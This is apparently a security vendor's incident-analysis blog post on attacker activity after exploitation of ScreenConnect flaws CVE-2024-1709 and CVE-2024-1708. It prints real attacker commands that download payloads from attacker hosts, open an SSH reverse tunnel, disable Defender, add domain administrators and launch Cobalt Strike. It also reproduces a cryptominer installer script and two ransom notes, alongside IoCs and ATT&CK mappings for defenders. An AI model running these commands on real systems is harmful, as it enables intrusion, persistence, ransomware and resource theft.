HUNTRESS

Home > Blog > SlashAndGrab: ScreenConnect Post-Exploitation in the Wild (CVE-2024-1709 & CVE-2024-1708)

February 23, 2024

SlashAndGrab: ScreenConnect Post-Exploitation in the Wild (CVE-2024-1709 & CVE-2024-1708)

By: **Team Huntress**

Contributors: Josh Allman   •   Dray Agha

Table of Contents:

Categories

Response to Incidents

See Huntress in action

Our platform combines a suite of powerful managed detection and response tools for

- Wrapping Up

- Appendix

Since February 19, Huntress has been sharing technical details of the ScreenConnect vulnerability we're calling "SlashAndGrab." In previous posts, we shared the details of this vulnerability, its exploit, and shared detection guidance.

endpoints and Microsoft 365 identities, science-backed security awareness training, and the expertise of our 24/7 Security Operations Center (SOC).

Book a Demo

In this article, we've collected and curated threat actor activity fresh from the Huntress Security Operations Center (SOC), where our team has detected and kicked out active adversaries leveraging ScreenConnect access for post-exploitation tradecraft.

Share

The adversaries taking advantage of this vulnerability have been VERY busy. There is a lot to cover here, so buckle up and enjoy some tradecraft!

Adversaries Deploying Ransomware

A number of adversaries leveraged their newly ill-gotten ScreenConnect gains to deploy ransomware.

LockBit

With the impressive joint international takedown efforts to disrupt the LockBit ransomware group, many are asking how "LockBit" is still relevant. The LockBit deployments that we've seen are invoked with an encryptor that looks to be compiled around September 13, 2022—which is the same timeline as the leaked LockBit 3.0 builder in the past. One observed filename is classic

`LB3.exe`, which again, matches the canned and publicly leaked builder.

We believe this is an important distinction. While the malware deployed appears associated with LockBit, there is no evidence we've seen suggesting the joint international takedown efforts are anything short of a landmark milestone to disrupt one of the largest and most active ransomware groups in the world.

```
1 #Ransomware binaries
2 C:\\Windows\\TEMP\\ScreenConnect\\22.5.7881.8171\\LB3.exe\
3
4 #Defense evasion
5 powershell -c foreach ($disk in Get-WmiObject Win32_Logic
```

SlashAndGrab_lockbit.ps1 hosted with ❤ by **GitHub**   view raw

Figure 1: Example of LockBit ransomware executed through ScreenConnect

We've included the resulting ransom note associated with the above executable.

```
>>>> Your data are stolen and encrypted

    The data will be published on TOR website if you do not pay the ransom

>>>> What guarantees that we will not deceive you?

    We are not a politically motivated group and we do not need anything other than your money.

    If you pay, we will provide you the programs for decryption and we will delete your data.

    If we do not give you decrypters, or we do not delete your data after payment, then nobody will pay us in the future.
    Therefore to us our reputation is very important. We attack the companies worldwide and there is no dissatisfied victim after payment.

>>>> You need contact us and decrypt one file for free on these TOR sites with your personal DECRYPTION ID

    Download and install tox chat https://tox.chat/download.html
    Write to a chat and wait for the answer, we will always answer you.
    Sometimes you will need to wait for our answer because we attack many companies.
    Our tox id is

>>>> Your personal DECRYPTION ID:

>>>> Warning! Do not DELETE or MODIFY any files, it can lead to recovery problems!

>>>> Warning! If you do not pay the ransom we will attack your company repeatedly again!
```

Figure 2: Ransomware note

Other Ransomware Attempts

We observed other ransomware attempts, like `upd.exe` and `svchost.exe`, that Microsoft Defender consistently neutralized.

We also observed adversaries leverage certutil downloaded ransomware `.MSI` payloads, which they also made persistent via startup folders.

```
1 certutil -urlcache -f http[:]//23.26.137[.]225:8084/msappdat
```

SlashAndGrab_certutil.ps1 hosted with ❤ by GitHub   view raw

Figure 3: Example of ransomware added as a persistence mechanism

The ransom note from the threat actor who deployed the MSI has been included as well.

```
Hello

We are a team of high-level competent team of Pentesters but NOT a THREAT to your reputable organization

We secure networks of companies to avoid complete destruction and damages to companies

We encrypted all files on Your servers to show sign of breach / network intrusion


To resolve this Continue reading !!!!

ALL files oN Your Entire Network Servers and Connected Devices are Encrypted.

Means , Files are modified and are not usable at the moment.


Don't Panic !!!

All Encrypted files can be reversed to original form and become usable .

This is Only Possible if you buy the universal Decryption software from me.


Price for universal Decryption Software : $ Contact us either through email or tox chat app for the ransom price $


You Have 72 hours To Make Payment As Price of Universal Decryption software increases by $1000 dollars every 24 hours.

Contact on this email:

copy email address and write message to

You can write me on tox:

Download tox app from https://tox.chat

Create new Account ..

Send me friend request using my tox id:


*copy and paste it as it is*


Before You Pay me ... I will Decrypt 3 files for free To proof the universal Decryption software works

Failure to Pay Me :

Kindly RESPECT my Rules

Note: Huge amounts of Data / documents has been stolen from your Network servers and will be published online for free

I have stolen All Your Databases ; DAta on your shared drives ; AD users Emails(Good for Spam) ;

i have stolen huge amount  of critical data from your servers

* I keep the breach private only if your cooperate *
```

Figure 4: Example ransomware note

Ransomware Anti-Forensics

Ransomware actors also tried to remove event logs via `wevtutil.exe cl` to frustrate investigators' analysis at a later time. Fortunately, Huntress Managed EDR is far too perceptive to entertain adversarial frustration. 😊

Figure 5: Example execution of wevtutil.exe log clearing via ScreenConnect

Adversaries Enumerating

There was a particular adversary, using `185.62.58[.]132`, executing a script on compromised systems across multiple unique victim networks. The intent of the script was to identify which of their compromised systems with the highest privileges.

We believe this demonstrates the scale with which threat actors are abusing this vulnerability as they are working to automate their understanding of where to take additional, post-compromise actions moving forward.

```
1 powershell.exe Invoke-WebRequest -Uri http[:]//108.6
```

SlashAndGrab_name_enum.ps1 hosted with ❤ by GitHub   view raw

Figure 6: Adversary enumerating the user they control via ScreenConnect

Figure 7: Adversary enumerating the user they control via ScreenConnect

Adversary Cryptocurrency Miners

Somewhat disappointing for a lack of originality, a significant number of adversaries used their ScreenConnect access to deploy cryptocurrency coin miners.

There was a particularly entertaining attempt to masquerade a coinminer as a legitimate SentinelOne file.

```powershell
1 powershell  wget -uri http://185[.]232[.]92[.]32:8888/Sentin
2
3 wget -uri http://185[.]232[.]92[.]32:8888/Logs.txt -OutFile C:
4
5 wget -uri http://185[.]232[.]92[.]32:8888/SentinelAgentCore.dl]
6
7 cmd /c C:\\Windows\\Help\\Help\\SentinelUI.exe;
8
9 SCHTASKS /Create /TN \\Microsoft\\Windows\\Wininet\\UserCache_1708535]
```

SlashAndGrab_name_senui.ps1 hosted with ❤ by GitHub   view raw

Figure 8: Creation of a coinminer masquerading as SentinelOne

We also observed adversaries downloading and using a xmrig cryptominer, with further details below.

Adversaries Installing Additional Remote Access

Adversaries seemed to commonly install additional, "legitimate" remote access tools, likely as an attempt to remain persistent even once the ScreenConnect fiasco has been cleared up.

Simple Help

An adversary we observed installed the Simple Help RMM, from their ScreenConnect initial access.

We observed the Simple Help RMM agent deployed in the following directories:

- `C:\\Users\\oldadmin\\Documents\\Maxx Uptime remote connection\\Files\\agent.exe\`

- `C:\\ProgramData\\JWrapper-Remote Access\\JWAppsSharedConfig\\restricted\\SimpleService.exe`

- `C:\\Users\\oldadmin\\Documents\\MilsoftConnect\\Files\\ta.exe`

- `C:\Windows\spsrv.exe`

We also observed a configuration file dropped to `C:\\ProgramData\\JWrapper-Remote Access\\JWAppsSharedConfig\\serviceconfig.xml`, which revealed it was configured to communicate to the public IPv4 `91.92.240[.]71`.

The user `oldadmin` was observed being used running similar commands across multiple unique victim organizations.

Figure 9: Execution of Simple Help RMM Agent

SSH

This threat actor leveraged their ScreenConnect access to download and run an SSH backdoor, seemingly to facilitate an RDP connection.

```
1 #Script that initiated SSH
2 $r = "C:\ssh\"
3 $e = $r + "ssh.exe"
4 $g = "aqua.oops.wtf"
5 If (!(Test-Path $e)) {
6     md $r > $null
7     iwr -Uri ($g + "/z") -o ($r + "z.zip")
```

```
8    Expand-Archive ($r + "z.zip") -d $r
9}
10$args = @("tunnel@" + $g,"-Z lollersk8","-R " + $p
11Start-Process -f $e -a $args -PassThru -WindowStyle Hidde
12``
13
14#final command run on a host
15C:\ssh\ssh.exe" tunnel@aqua[.]oops.wtf -Z lollersk8
```

SlashAndGrab_SSH.ps1 hosted with ❤ by GitHub   view raw

Figure 10: Huntress report for the aforementioned ssh backdoor

Google Chrome Remote Desktop

We also observed an adversary do something quite interesting with Google Chrome's Remote Desktop. They pulled the installer directly from Google infrastructure, which stores it as a service—no doubt in the hopes they could persistently and remotely access the environment via a second GUI remote access tool (we enjoy crushing hacker hopes here at Huntress).

```
1# Download from Google
2powershell  -c (New-Object System.Net.WebClient).DownloadFile('h
3
4# Install
5msiexec /i C:\\ProgramData\\1.msi
```

SlashAndGrab_chrome_remote.ps1 hosted with ❤ by GitHub   view raw

Figure 11: Attempted download of Google Chrome's Remote Desktop client

Figure 12: Huntress platform detecting the persistent installation of Google Chrome's Remote Desktop client

Downloading Tools and Payloads

A common tradecraft denominator between the adversaries we observed involved them downloading further tools and payloads.

For example, an adversary leveraged PowerShell's `Invoke-WebRequest` (`iwr`) to call on additional payloads for their SSH persistent tunnel.

```
1 powershell.exe -c "$p = 9595; iwr -UseBasicParsing
```
SlashAndGrab_SSH_download.ps1 hosted with ❤ by GitHub   view raw

Figure 13: Attempted PowerShell cradle download invocation to grab additional post-exploitation tools for SSH tunneling

We also observed an adversary download the SimpleHelp RMM via curl and rename the executables to .png's in an attempt to evade detection (spoiler: they did not evade detection).

```
1 curl  https[:]//cmctt.]com/pub/media/wysiwyg/sun.png
2 curl https[:]//cmctt[.]com/pub/media/wysiwyg/invoke.png
```
SlashAndGrab_curl.ps1 hosted with ❤ by GitHub   view raw

Figure 14: SimpleHelp RMM renamed to sun.png, accessed via curl download

There was also this straightforward PowerShell downloading activity. However, the file was deleted, and their infrastructure was offline, meaning the file's intent had not been determined.

```
1 powershell.exe -command "& Invoke-RestMethod -Uri \"
```

SlashAndGrab_servicetest2.ps1 hosted with ❤️ by GitHub   view raw

Download Evasion

We also observed adversaries leverage LOLBINs like certutil to download their payloads, likely in an attempt to fly under the radar.

```
1 certutil  -urlcache -f http[:]//23.26.137[.]225:8084/msappdat
```

SlashAndGrab_certutil.ps1 hosted with ❤️ by GitHub   view raw

Some adversaries maliciously modified the AV on the host before downloading their payloads. In this specific example, `svchost.exe` was deleted before analysis could be conducted.

```
1 #adversary excluded directories and neutralised D
2 powershell -ep bypass -c \"Set-MpPreference -DisableReal
3
4 Set-MpPreference -ExclusionPath C:\\Windows\\Temp
5
6 #then downloaded their file
7 Invoke-WebRequest http://159[.]65[.]130[.]146:444
8
9 C:\\Windows\\Temp\\svchost.exe
```

SlashAndGrab_svchost.ps1 hosted with ❤️ by GitHub   view raw

Figure 15: Evidence of a malicious payload download with defense evasion attempt

Adversaries also used their ScreenConnect sessions to reach out and download Cobalt Strike beacons from their external infrastructure. Specifically, this threat actor saved their beacon as a `.PDF` on a web server, renaming it to a `.DAT` on the targeted machine.

```
1 curl hxxp[://]minish[.]wiki[.]gd/c[.]pdf -o c:\\programdata\\update[.
```

SlashAndGrab_curl_dat.ps1 hosted with ❤ by GitHub   view raw

Figure 16: Evidence of Cobalt Strike payload download

Transfer.sh

Interestingly, we observed an adversary mass download cryptocurrency miners using the temporary file upload website `transfer.sh`.

```
1 powershell -command \"iex ((New-Object System[.]Net[.]W
```

SlashAndGrab_transfer.ps1 hosted with ❤ by GitHub   view raw

Excerpt of the script (full script in the Appendix):

```
1  $listi = 'hxxps[://]transfer[.]sh/UFQTwgYszH/confi
2  \'hxxps[://]transfer[.]sh/ATVMNG5Pbu/config13[.]js
3  \'hxxps[://]transfer[.]sh/s27p8BcTxi/config12[.]js
4  \'hxxps[://]transfer[.]sh/ojw6aKoA4A/config11[.]js
5  \'hxxps[://]transfer[.]sh/lyEkHLGt03/config10[.]js
6  \'hxxps[://]transfer[.]sh/8l4d5qR39o/config9[.]jso
7  \'hxxps[://]transfer[.]sh/xkIMWnocQH/config8[.]jso
8  \'hxxps[://]transfer[.]sh/Db5eUfqKP9/config7[.]jso
9  \'hxxps[://]transfer[.]sh/L1e30KShXP/config6[.]jso
10 \'hxxps[://]transfer[.]sh/w2Y0iuEKiY/config5[.]jso
11 \'hxxps[://]transfer[.]sh/6bkwRh4NXd/config4[.]jso
12 \'hxxps[://]transfer[.]sh/PRBRzMMEKC/config3[.]jso
13 \'hxxps[://]transfer[.]sh/RWSn6NLIr7/config2[.]jso
14 \'hxxps[://]transfer[.]sh/MRFibhy8fS/config1[.]jso
15 \'hxxps[://]transfer[.]sh/FeDRSFU5XV/config[.]json
16 $randconf = Get-Random -InputObject $listi
17 Invoke-WebRequest -Uri $randconf -Headers @{'ngrok-ski
18 Invoke-WebRequest -Uri 'hxxps[://]transfer[.]sh/ePl
19 Invoke-WebRequest -Uri 'hxxps[://]transfer[.]sh/CrN
```

Figure 17: PowerShell invocation of malicious script downloaded from Transfer.sh

Adversaries Dropping Cobalt Strike

Unsurprisingly, many adversaries attempted to drop and run a Cobalt Strike beacon on the host.

```
1 # Downloaded from hxxp[://]minish[.]wiki[.]gd/c[.
2
3 #Exclude directory in Defender
4 powershell.exe  Add-MpPreference -ExclusionPath C:\\progr
5
6 #Deploy beacon
7 rundll32.exe  c:\\programdata\\update.dat UpdateSystem
```

Figure 18: Setting exclude directory in Windows Defender for the Cobalt Strike beacon

Figure 19: Execution of Cobalt Strike

It's also worth noting that Defender thwarted many of these attempts, as seen in Figure 20.

Figure 20: Evidence of Windows Defender neutralizing the Cobalt Strike beacon originating from the ScreenConnect session

It was also common to see the same adversaries drop the (earlier mentioned SentinelUI) cryptocurrency miner **and** attempt a Cobalt Strike beacon, which Windows Defender would neutralize.

Figure 21: Evidence of cryptominers and Cobalt Strike being neutralized by Defender

Adversaries Persisting

Adversaries, of course, want to persist in an environment, beyond their initial access method—and for good reason. This ScreenConnect vulnerability had rapid mitigations suggested by Huntress and ConnectWise that would have undermined the adversary's access.

Creating New Users

Our SOC observed a number of adversaries prioritize creating their own users, once they landed on a machine, using naming conventions that would attempt to fly under the radar, as well as add these to highly privileged groups.

```
1 net user /add default test@2021! /domain
2 net group \"Domain Admins\" default /add /domain
3 net group \"Enterprise Admins\" default /add /domain
4 net group \"Remote Desktop Users\" default /add /domain
5 net group \"Group Policy Creator Owners\" default /add
6 net group \"Schema Admins\" default /add /domain
7 net user default /active:yes /domain
8
9 net user /add default1 test@2021! /domain
10 net user /add default1 test@2021! /domain
11
12
13 net user /add oldadmin Pass8080!!
14 net localgroup administrators oldadmin /add
```

```
15
16
17 net user temp 123123qwE /add /domain
18 net group \"Domain Admins\" temp /add /domain
```

SlashAndGrab_new_users.ps1 hosted with ♥ by GitHub   view raw

Figure 22: Evidence of adding a new user

Persistent Reverse Shell

The SOC also observed an adversary transfer a
`C:\\perflogs\\RunSchedulerTaskOnce.ps1` from the
ScreenConnect compromised, as confirmed from analysis of
Windows Event Log's `Application.evtx` – **Event ID 0**.

```
1 # Excerpt from Application.evtx EventID 0
2 EventData:
3   Data:
4     - "Transferred files with action 'Transfer':\r\nRunSchedulerTask
5   Channel: Application
6   EventID: 0
7   EventID_attributes:
8     SystemTime: "2024-02-23T04:06:06Z"
```

SlashAndGrab_application_extract.evtx hosted with ♥ by GitHub   view raw

Figure 23: PowerShell execution of malicious script PowerShell script that included an encoded a Driver.dll

The script was in fact deleted, but could be *partially* restored by taking the PowerShell Operational EVTX and running this script, which re-stitched the script back together from its ScriptBlockId (excerpt of script below).

Figure 24: Extract of PowerShell code from PowerShell Operational EVTX

Figure 25: Extract of deobfuscated PowerShell code from CyberChef

This would download a `driver.dll`, and leverage WMI Event Consumer / PwSH persistence (named `System__Cmr`).

Figure 26: Evidence of the encoded script's persistence mechanism in the Huntress platform

Wrapping Up

This incredibly interesting ScreenConnect exploit has enamored many of us at Huntress for the last few days, but it's a shame our adversaries didn't commit to pairing this new exploit with *new* tradecraft.

It's worth driving this point home: **most of the post-compromise activities we have documented in this article aren't novel, original, or outstanding**. Most threat actors simply don't know what to do beyond the same usual, procedural tradecraft; cybercriminals are rarely sophisticated, and the infosec community can beat them together.

Adversaries will default to their "tried and true" methods. An experienced, talented security team can neutralize most threat actors in the middle of their campaigns with ease. We hope this article inspires your security mindset. If you need any help monitoring for activity related to this vulnerability, you can use Huntress' free trial.

If you're interested in more, come and check out the next episode of our Product Lab webinar, where we'll be sharing even more technical details behind this threat and answer any questions from the community.

Appendix

ATT&CK

Tactic	Technique	Description
Initial Access	T1190: Exploit Public-Facing Application	Adversaries are leveraging a path traversal bug and auth bypass in ScreenConnect that allows them to create a privileged account for remote control.
Discovery	T1087: Account Discovery	Adversaries are attempting to discover privileged users by running a script across compromised systems.
Defense Evasion	T1562.001: Disable or Modify Tools	Adversaries are attempting to evade detection by adding exclusion paths to Windows Defender using PowerShell.

Defense Evasion	T1070.001: Clear Windows Event Logs	Ransomware actors attempt to remove event logs using wevtutil.exe cl command to hinder forensic analysis.
Execution	T1059: Command and Scripting Interpreter T1059.001: Powershell T1059.003: Windows Command Shell	Adversaries are using PowerShell and CMD to download and execute scripts from remote locations, facilitating various activities such as cryptocurrency mining and remote access.
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Adversaries stored their MSI ransomware payload in the Public startup folder
Persistence	T1136: Create Account	Adversaries created new users and in some instances added them to privileged groups.
Persistence	T1053: Scheduled Task	Adversaries are creating scheduled tasks for their cryptominers and remote access

Persistence	T1546.003: Event Triggered Execution: Windows Management Instrumentation Event Subscription	Adversaries are modifying the registry to achieve persistence by adding WMI Event Consumers.
Persistence	T1133: External Remote Services	Adversaries are compromising ScreenConnect instances, deploying SSH tunnels, Chrome remote desktops, and alternate RMMs for evasive, persistent remote access
Command and Control	T1105: Ingress Tool Transfer	Adversaries are downloading files using curl, certutil, and Invoke-WebRequest.
Command and Control	T1572: Protocol Tunneling	Adversaries created SSH tunnels for communication.
Impact	T1496: Resource Hijacking	Cryptocurrency miners are being deployed by adversaries
Impact	T1486: Data Encrypted for Impact	Adversaries deployed ransomware via compromised ScreenConnect

Software	S0154: Cobalt Strike	Adversaries are leveraging Cobalt Strike beacons to achieve C2 connections to compromised ScreenConnect machines.

IoCs

IoC Type	Indicator	Hash
Ransomware	C:\Windows\TEMP\ScreenConnect\22.5.7881.8171\LB3.exe	78a11835b48bbe6a0127b777c0c3cc102e726205f67afefcd82f073e56489e49
Ransomware	http[:]//23.26.137[.]225:8084/msappdata.msi c:\mpyutd.msi	8e51de4774d27ad31a83d5df060ba008148665ab9caf6bc889a5e3fba4d7e600
Ransomware	UPX.exe	2da975fee507060baa1042fb45e8467579abf3f348f1fd37b86bb742db63438a
Ransomware	svchost.exe	a50d9954c0a50e5804065a8165b18571048160200249766bfa2f75d03c8cb6d0
Cryptocurrency Miner	hxxps[://]transfer[.]sh/GElU1LmvbS/injcet.ps1	ec49f5033374eb8f533e291111e1433e2da127f45857ae

		bbbe614e711b3ca989
Cobalt Strike	hxxp[://]minish[.]wiki[.]gd/c[.]pdfC:\programdata\update[.]dat	0a492d89ea2c05b1724a58dd05b7c4751e1ffdd2eab3a2f6a7ebe65bf3fdd6fe
Cobalt Strike	C:\perflogs\RunSchedulerTaskOnce.ps1	6065fee2d0cb0dc7d0c0788e7e9424088e722dfcf9356d20844d7b2d75b20163
Cobalt Strike	copy.exe	81b4a649a42a157facede979828095ccddcdf6cec47e8a3156530e0c02e9625e
Google Chrome Remote Desktop	https://dl.google.com/edgedl/chrome-remote-desktop/chromeremotedesktophost.msiC:\\ProgramData\\1.msi	c47bfe3b3eccc86f87d2b6a38f0f39968f6147c2854f51f235454a54e2134265
SimpleHelp RMM	https[:]//cmctt.]com/pub/media/wysiwyg/sun.pngC:\Windows\spsrv.exe	e8c48250cf7293c95d9af1fb830bb8a5aaf9cfb192d8697d2da729867935c793
SimpleHelp RMM	cmctt[.]com/pub/media/wysiwyg/invoke.png	37a39fc1feb4b14354c4d4b279ba77ba51e0d413f88e6ab991aad5dd6a9c231b
SimpleHelp RMM	C:\\Users\\oldadmin\\Documents\\Maxx Uptime	a0fd0ceb95e775a48a95c00eab42fa5bb170f552005c

	remote connection\\Files\\agent.exe	38812fd03ab4cc14932e
SimpleHelp RMM	C:\\ProgramData\\JWrapper-Remote Access\\JWApps SharedConfig\\serviceconfig.xml	2e0df44dd75dbd bd70f1a777178ad 8a1867cf07385255 08b6120ba21f450 5f47
SimpleHelp RMM IPv4	91.92.240[.]71	
SSH Script	d	69c7fc246c4867f0 70e1a7b80c7c415 74ee76ab54a8b5 43a1e0f20ce4a0 d5cde
SSH Script	Z.zip	aa9f5ed1eede9a ac6d07b0ba13b7 3185838b159006f a83ed45657d7f3 33a0efe
Beacon	driver.dll	6e8f83c88a66116 e1a7eb105495428 90d1910aee0000 e3e70f6307aae21 f9090
Unknown	159[.]65[.]130[.]14 6:4444/svchost.e xeC:\Windows\Te mp\svchost.exe	
Cryptocurrency Miner	http://185[.]232[.] 92[.]32:8888/Senti nelUI.exe	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/s27p8BcTxi/c	

	onfig12[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/ojw6aKoA4A/config11[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/8l4d5qR39o/config9[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/xkIMWnocQH/config8[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/Db5eUfqKP9/config7[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/L1e30KShXP/config6[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/w2Y0iuEKiY/config5[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/6bkwRh4NXd/config4[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/PRBRzMMEKC/config3[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/RWSn6NLlr7/config2[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/MRFibhy8fS/config1[.]json	

Cryptocurrency Miner	hxxps[://]transfer[.]sh/FeDRSFU5XV/config[.]json		

Contents of inject.ps1 – Crypto Currency Miner

```powershell
1  powershell -command \"iex ((New-Object System.Net.WebCl
2
3  # Check for Administrator rights
4  if (-NOT ([Security.Principal.WindowsPrincipal][Sec
5      Write-Host 'Please Run as Administrator!' -Foregr
6      Exit
7  }
8  # Check and return current user name
9  $currentUserName = [System.Security.Principal.Wind
10 # Paths
11 $dircheck = 'C:\ProgramData\.logstxt'
12 #$filcheck = 'C:\path\to\xmrig.service'  # You mi
13 $filcheck = 'C:\Users\$currentUserName\rundll32.ex
14 # Removal functions
15 if (Test-Path $dircheck) {
16     Remove-Item -Recurse -Force $dircheck
17 }
18 if (Test-Path $filcheck) {
19     Remove-Item -Force $filcheck
20 }
21
22 # Download files, I am using ngrok as port forwar
23 $listi = 'https://transfer.sh/UFQTwgYszH/config14.
24 $randconf = Get-Random -InputObject $listi
25 Invoke-WebRequest -Uri $randconf -Headers @{'ngrok-ski
26 Invoke-WebRequest -Uri 'https://transfer.sh/ePlTBkD
27 Invoke-WebRequest -Uri 'https://transfer.sh/CrNx3LV
28
29 # Create xmrig service file (assuming this has an
30 # TODO: Check if you need an actual service wrapp
31
32 # Get thread count (using CPU count as a basic su
33 $threads = (Get-WmiObject -Class Win32_ComputerSystem).Number
```

```powershell
34 $tf = [math]::Round(25 * $threads)
35
36 # Move and setup files
37 if (-not (Test-Path $dircheck)) {
38    New-Item -ItemType Directory -Path $dircheck
39 }
40 Move-Item rundll32.exe $dircheck
41 Move-Item config.json $dircheck
42 Move-Item nssm.exe $dircheck
43 # Move-Item xmrig.service C:\path\to\services\fol
44
45 # TODO: Setup as a Windows service (consider tool
46
47 #create a nssm command that will make the xmrig.e
48 Set-Location $dircheck
49 \nssm install xmrig 'C:\ProgramData\.logstxt\rundll32.e
50 \nssm set xmrig AppDirectory 'C:\ProgramData\.logstxt'
51 \nssm set xmrig AppParameters 'rundll32.exe -B -c config.
52
53 # Start the service
54 \nssm start xmrig
55
56 #make the xmrig service run on startup
57 \nssm set xmrig start SERVICE_AUTO_START
58
59 #make the xmrig write in a log file
60 \nssm set xmrig AppNoConsole 1
61
62 #make the xmrig run in the background
63 \nssm set xmrig Type SERVICE_WIN32_OWN_PROCESS
64
65
66
67 # TODO: Windows doesn't have an equivalent to sys
68
69 # Clean up
70 Remove-Item $PSCommandPath -Force
```

SlashAndGrab_inject.ps1 hosted with ♥ by GitHub   view raw

Acknowledgments

You Might Also Like

Incident Response: A Choose Your Own Adventure Exercise

Cracks in the Foundation: Intrusions of FOUNDATION Accounting Software

Learn More

Learn More

A Catastrophe For Control: Understanding the ScreenConnect Authentication Bypass (CVE-2024-1709 & CVE-2024-1708)

Learn More

Platform

Huntress Managed Security Platform

Managed EDR

Managed EDR for macOS

MDR for Microsoft 365

Managed SIEM

Managed Security Awareness Training

Book A Demo

Solutions

Phishing

Compliance

Solutions by Topic

Business Email Compromise

Healthcare

Manufacturing

Education

Finance

Why Huntress?

Managed Service Providers

Value Added Resellers

Business & IT Teams

24/7 SOC

Case Studies

Resources

Resource Center

Blog

Upcoming Events

Support Documentation

About

Our Company

Leadership

News & Press

Careers

Contact Us

Free Trial